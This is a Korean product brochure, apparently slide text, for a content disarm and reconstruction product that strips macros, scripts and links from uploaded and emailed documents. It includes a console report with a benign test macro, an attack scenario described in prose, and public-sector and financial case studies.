 기본 철학	<ul style="list-style-type: none"> • 판단에 의존 <ul style="list-style-type: none"> • ‘악성 파일’은 차단하고, • ‘정상 파일’은 통과시킨다. 	<ul style="list-style-type: none"> • 악성 및 정상을 판단하지 않고 <ul style="list-style-type: none"> • ‘위협 가능 요소’를 모두 제거한다. ※ 예) Macro, Script, ActiveX, etc
 대응 방식	<ul style="list-style-type: none"> • 선탐지(DETECT), 후조치(RESPONSE) 	<ul style="list-style-type: none"> • 선조치(DISARM), 후보고(REPORT)
 장 점	<ul style="list-style-type: none"> • 대부분의 환경에서 적용 가능 	<ul style="list-style-type: none"> • ZT 철학 기반의 확실한 방어 대책 • 특수 환경에서 적용 가능
 단 점	<ul style="list-style-type: none"> • ‘판단’이 잘 못 되면 문제 발생 <ul style="list-style-type: none"> • 악성 미탐 시, 해킹 사고 발생 • 정상 오탐 시, 업무 영향성 발생 및 후속 조치(RESPONSE) 필요 	<ul style="list-style-type: none"> • ‘제거’가 잘 못 되면 문제 발생 <ul style="list-style-type: none"> • 문서 레이아웃 변경 및 문서 깨짐 등 • ‘제거’ 자체로 인한 업무 불편 가능 (예: 정상 Macro 등)
 적용 추천 구간	<ul style="list-style-type: none"> • 일반적인 업무 환경 	<ul style="list-style-type: none"> • 웹게시판 구간 (예: 민원처리, 보험신청 등) ‘거부권이 없는 상황’ • Unknown 이메일 구간 (예: 기자, 인사/영업/구매 등) • 보안 강화 구간 (예: OT망, DataCenter 등)

차별화 기술 | DISARM - 문서 레이아웃 유지

<타사 실패사례>

MSIS 685: LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe: Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.

This causes a problem. Normally, any dictionary improves the value of the objective function produced by in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.

Example of degeneracy:
Basic variables x_2 and x_3 were driven to zero from the previous dictionary to the current one.

Solution associated with this dictionary:
Basic variables: $x_1 = 3, x_2 = x_3 = 0$
Non-basic: $x_4 = x_5 = 0$
Objective function: $z = 1$

This solution calls for a number of observations:
1) It is not necessarily optimal, since both the coefficients of x_4 and x_5 in z are positive.
2) Since the non-basic variables are characterized by the fact that they take on the value of zero, switching x_5 and x_4 should not matter since they lead to the same value of z, with a vector solution geometrically similar to the previous, although different algebraically. There lies the ambiguity of degeneracy.

Degenerate dictionary may produce a new one, or even lead to the initial dictionary, causing an infinite loop, called cycling. However, cycling is a very rare occurrence; the process may stall, but rarely does it come back to previous point. It is even very difficult to manufacture an

BAD

<원본>

MSIS 685: LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe: Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.

This causes a problem. Normally, any dictionary D_k improves the value of the objective function produced by D_{k-1} in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.

Example of degeneracy:
Basic variables x_2 and x_3 were driven to zero from the previous dictionary to the current one.

Solution associated with this dictionary:
Basic variables: $x_1 = 3, x_2 = x_3 = 0$
Non-basic: $x_4 = x_5 = 0$
Objective function: $z = 1$

This solution calls for a number of observations:
1) It is not necessarily optimal, since both the coefficients of x_4 and x_5 in z are positive.
2) Since the non-basic variables are characterized by the fact that they take on the value of zero, switching x_5 and x_4 should not matter since they lead to the same value of z, with a vector solution geometrically similar to the previous, although different algebraically. There lies the ambiguity of degeneracy.

Degenerate dictionary may produce a new one, or even lead to the initial dictionary, causing an infinite loop, called cycling. However, cycling is a very rare occurrence; the process may stall, but rarely does it come back to previous point. It is even very difficult to manufacture an

<DISARM>

MSIS 685: LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe: Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.

This causes a problem. Normally, any dictionary D_k improves the value of the objective function produced by D_{k-1} in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.

Example of degeneracy:
Basic variables x_2 and x_3 were driven to zero from the previous dictionary to the current one.

Solution associated with this dictionary:
Basic variables: $x_1 = 3, x_2 = x_3 = 0$
Non-basic: $x_4 = x_5 = 0$
Objective function: $z = 1$

This solution calls for a number of observations:
1) It is not necessarily optimal, since both the coefficients of x_4 and x_5 in z are positive.
2) Since the non-basic variables are characterized by the fact that they take on the value of zero, switching x_5 and x_4 should not matter since they lead to the same value of z, with a vector solution geometrically similar to the previous, although different algebraically. There lies the ambiguity of degeneracy.



Degenerate dictionary may produce a new one, or even lead to the initial dictionary, causing an infinite loop, called cycling. However, cycling is a very rare occurrence; the process may stall, but rarely does it come back to previous point. It is even very difficult to manufacture an

GOOD

차별화 기술 | DISARM - 문서 안의 문서/객체

〈타사 실패사례〉

〈DISARM〉



차별화 기술 | DISARM - 웹 콘솔 화면

웹 페이지에서 파일의 진단 결과와 무해화 결과를 확인 가능

로그 > 파일 2024-01-02 00:00 ~ 2024-01-31 23:59

시간 | 최초 분석 | 진단 결과 | 무해화 결과 | 파일명

add | 2024-01-30T10:06:31+09:00 | 2023-12-21T14:40:56+09:00 | 약성 | 성공 | 약성파일.xlsx

분석 대상 진단 결과 무해화 결과

약성 | 성공 | 약성파일.xlsx

약성파일.xlsx DICE OFF DICE ON 파일 재분석

무해화 결과: 성공

메시지: CDR Process Success

MDS: 687678705b2c3b6239d062dc382d250e

SHA1: 83006a1795d153aeaf6a0dd604e792f47cfff00

SHA256: aea8a3cba1c927403a6b7eb744d77aa19e4fc83a3e984b8909c85f2a25c674dd

파일 확장자: xlsx

FILE TYPE: XLSX

파일 크기: 15.9 KIB (16277)

무해화 총 소요 시간 [mm:ss.SSS]: 00:00.346

CDR Report

- File Overview
- Original File
- Content Disarm & Reconstruction
- HYPERLINK

File Overview > Original File

- 약성파일.xlsxsm
- HYPERLINK (1)
- MACRO (4)
- DDE (1)
- OLE (1)

Content Disarm & Reconstruction > HYPERLINK

하이퍼링크는 문서 파일에서 다른 문서 또는 웹사이트로 연결하는 링크입니다. 악성코드로 사용될 경우, 악성코드가 포함된 다른 문서 또는 악성 웹사이트로 연결될 수 있습니다.

NO	유형	무해화 정보	탐지 건수
1	XML_NODE	http://www.naver.com/	1

Content Disarm & Reconstruction > Macro

매크로는 문서 파일에서 자동화에 필요한 기능을 코드형태로 제공합니다. 악성코드로 사용될 경우, 사용자 정보탈취 및 외부 파일을 다운로드 받아 실행하여 악성행위를 실행할 수 있습니다.

NO	유형	무해화 정보	탐지 건수
1	ZIP_ENTRY	word/vbaProject.bin	1
2	XML_NODE	word/_rels/document.xml.rels./Relationships/Relationship[5]	1
3	ZIP_ENTRY	word/vbaData.xml	1

매크로 상세 정보

NO	유형	매크로 정보
1	VBA	<pre>Attribute VB_Name = "ThisDocument" Attribute VB_Base = "1Normal.ThisDocument" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = True Attribute VB_Customizable = True</pre>

Download Macro Description

매크로 내용
시 해석

0. Attribute vb_Customizable = true: 이 스크립트가 사용자에게 의해 수정될 수 있음을 의미합니다.

9-17. Sub test_WkaQhd() ... End Sub: 이 부분은 'test_WkaQhd'라는 이름의 VBA 매크로(서브루틴)를 정의하여, 실행 될 때 사용자에게 "TEST"라는 메시지가 담긴 메시지 상자를 총 9회 연속해서 표시합니다. 'Sub'와 'End Sub' 사이에 있는 코드는 매크로가 실제로 수행하는 작업을 정의합니다.

이 코드는 주로 개발자가 워드 문서 내부에 맞춤형 자동화 기능을 추가할 때 사용됩니다. 사용자가 'test_WkaQhd' 매크로를 실행하면, 화면에 "TEST"라는 단어가 포함된 메시지 상자가 9번 나타날 것입니다.

차별화 기술 | DISARM for MS365

<MS365 Marketplace>

Microsoft | AppSource

AppSource 검색 열

모두 앱 범주 산업 컨설팅 서비스 파트너

SecuLetter CDR for Exchange Online

SecuLetter에 의해

SaaS

Free trial

시작 가격 무료

지금 받기

★ 자잘림

개요 플랜 + 가격 책정 등급 + 리뷰 세부 정보 + 지원

Detect and block threat inflowed through email

SecuLetter CDR (Content Disarm & Reconstruction) is a service that removes threats (ex. Hyperlink, Visual Basic Macro, JavaScript, and Dynamic Data Exchange, etc.) quickly and accurately from malicious files entering to your business, that is unknown threats which can be used as weapons of cyber-attack. It quickly collects the latest security threat information from Threat Intelligence based on reputation analysis to identify suspicious malicious files and secure customer information and assets against ransomware, data breaches, malware attack and so on.

SecuLetter CDR combined the expertise of SecuLetter in document file structure and innovative technology such as threat intelligence to eliminate potential malicious content threats safely by own document security technology and minimizes the corruption to original document.

SecuLetter CDR is effective to disarm malicious content in document files attached in email.

한눈에 보기

<DISARM Dashboard>

DISARM Content Security for Email

Dashboard Logs Report Service Policy Audit Log

2024-03-07 00:00 ~ 2024-03-07 20:19 Refresh

2024-03-07T13:53:18+09:00, Subject: Undeliverable: You have (13) pending messages Exploit: BlockList View Detail

Mail Status

Malicious 6 Benign 1,784 Total 1,790

Total, Benign


Attachment

File


URL

차별화 기술 | DISARM for MS365

<이메일 예시>



<DISARM Dashboard>



민원 웹게시판(파일 업로드) 보안의 새로운 접근

웹사이트·이메일 접수 문서 파일 악성코드 탐지·차단




민원인으로 위장한 해커

(민원인으로 위장한 해커) "부패신고_양식.hwp"
이라는 이름의 악성 문서를 업로드
(내부에 랜섬웨어를 다운받아 실행하는
Script 숨어있음)



DISARM

악성문서를 깨끗하게 무해화 시킴
(DISARM) 숨겨진 Script 를 무력화 시킴



민원 처리 담당자

해커가 민원이 접수 되었으나, 해당 악성 문서는 무해
화 되어서
담당자 PC는 안전함
(민원 처리 담당자) 평상시처럼 문서를 확인 함. 아무런
피해를 입지 않음.

※ 관공서 민원 게시판 사례 ※ File Upload Security




민원처리 담당자들은 “거부권” 이 없습니다. **안전이 보장된(DISARM) 문서를 제공해야 합니다.**

대통령실
국민제안 민원

국가정보원
민원 신청

병무청
국민신문고

인천국제공항공사
온라인민원



사례 - 공공기관 도입 사례

웹 게시판의 보안 위협 사전 예방으로 안정적인 서비스 운영

A 공공기관 도입 사례



“민원 게시판 보안 위협 선제 차단해 내부 인프라 보호”

배경

- 민원 게시판에 자료 업로드시 보안 처리 과정 없이 악성코드 공격이 쉽게 노출되는 매우 취약한 환경
- 최근 악성 파일을 의도적으로 업로드한 경우도 있고, 이미 랜섬웨어에 감염되어 본인도 모르게 악성 문서를 업로드한 사례가 증가하고

기술특징

- 게시판에 업로드 된 문서 파일의 악성코드에 선제 대응해 안전한 민원 서비스 운영
- PDF, MS Office, HWP 파일 등 문서, 이미지 등 비실행 파일에 특화된 보안 기술 적용
- 업무 시스템 저장 전 악성코드 사전 탐지·차단 및 빠른 진단 속도 및 높은 진단율
- 관리자의 파일 열람 전 문서 내 악성 액티브 콘텐츠 제거 후 재구성(콘텐츠 무해화)
- 용량 제한 없는 파일 검사 진행
- 기존 샌드박스 기반 솔루션의 취약점 극복

의견

알려지지 않은 악성코드에 대한 분석·진단율이 타 보안 솔루션 대비 탁월하고 관리자가 파일을 열어 보기 전에 문서 내 위협 요소를 빠르고 정확하게 제거해 안전한 게시판 관리가 가능해 만족도가 높다.

특히 담당자는 “A사 민원서비스는 대국민 서비스이기 때문에 서비스 접속 지연이나 장애에 굉장히 민감하다”며 “진단 속도가 실시간에 가까워 지연 없이 안정적인 민원 처리해 만족스러웠다”라고 소개했다.

사례 - 금융기관 도입 사례

웹 게시판의 보안 위협 사전 예방으로 안정적인 서비스 운영

B 캐피탈 도입 사례

대출 및 리스 등 업무를 수행



“금융 서비스 게시판 보안 강화로 업무 만족도 증대”

배경

- 대출 및 리스 등 업무 수행 최근 온라인 서비스 게시판 도입
- 다양한 보안 위협이 유입될 상황 대비 도입
- 서비스 신청자가 게시판에 업로드한 파일에 검증되지 않은 문서 및 이미지 등 업로드시 적합한 솔루션 검토

도입이유


- 백신, 기존 APT 대응 솔루션이 탐지하지 못한 비실행 파일 기반 신종 위협 탐지
- 업무 파일 열람 전 악성코드 선제 차단 ▲문서 내 악성 URL, 자바스크립트 등 위협요소 제거/재구성
- 빠른 진단 및 정확한 탐지 ▲대용량 파일 분석 지원
- 기존 내부 시스템과의 안정적인 연동 등을 꼽았으며 특히, 문서, 이미지 파일을 이용한 고도화된 사이버 공격에 대한 선제 대응력이 타 솔루션 대비 뛰어나다고 인정

의견

“시큐레터 솔루션은 온라인 서비스로 유입되는 다양한 진단 회피, 우회 공격에도 악성 파일을 빠르고 정확하게 탐지·차단 했다”
 며 “관리자가 서비스 게시판의 첨부파일을 열기 전에 선제적으로 악성 문서를 차단하고 문서 내 위험 요소를 제거해주기 때문에 원활하게 업무를 수행할 수 있었다”


Zero Trust CDR 작동 원리

악성 코드 무해화 기술은 자체 개발한 CDR(Content Disarm and Reconstructions, 콘텐츠 무해화)기술로 APT 대응을 위해 강화된 핵심




액티브 콘텐츠 식별

콘텐츠 타입 식별 (구조분석)



액티브 콘텐츠 제거

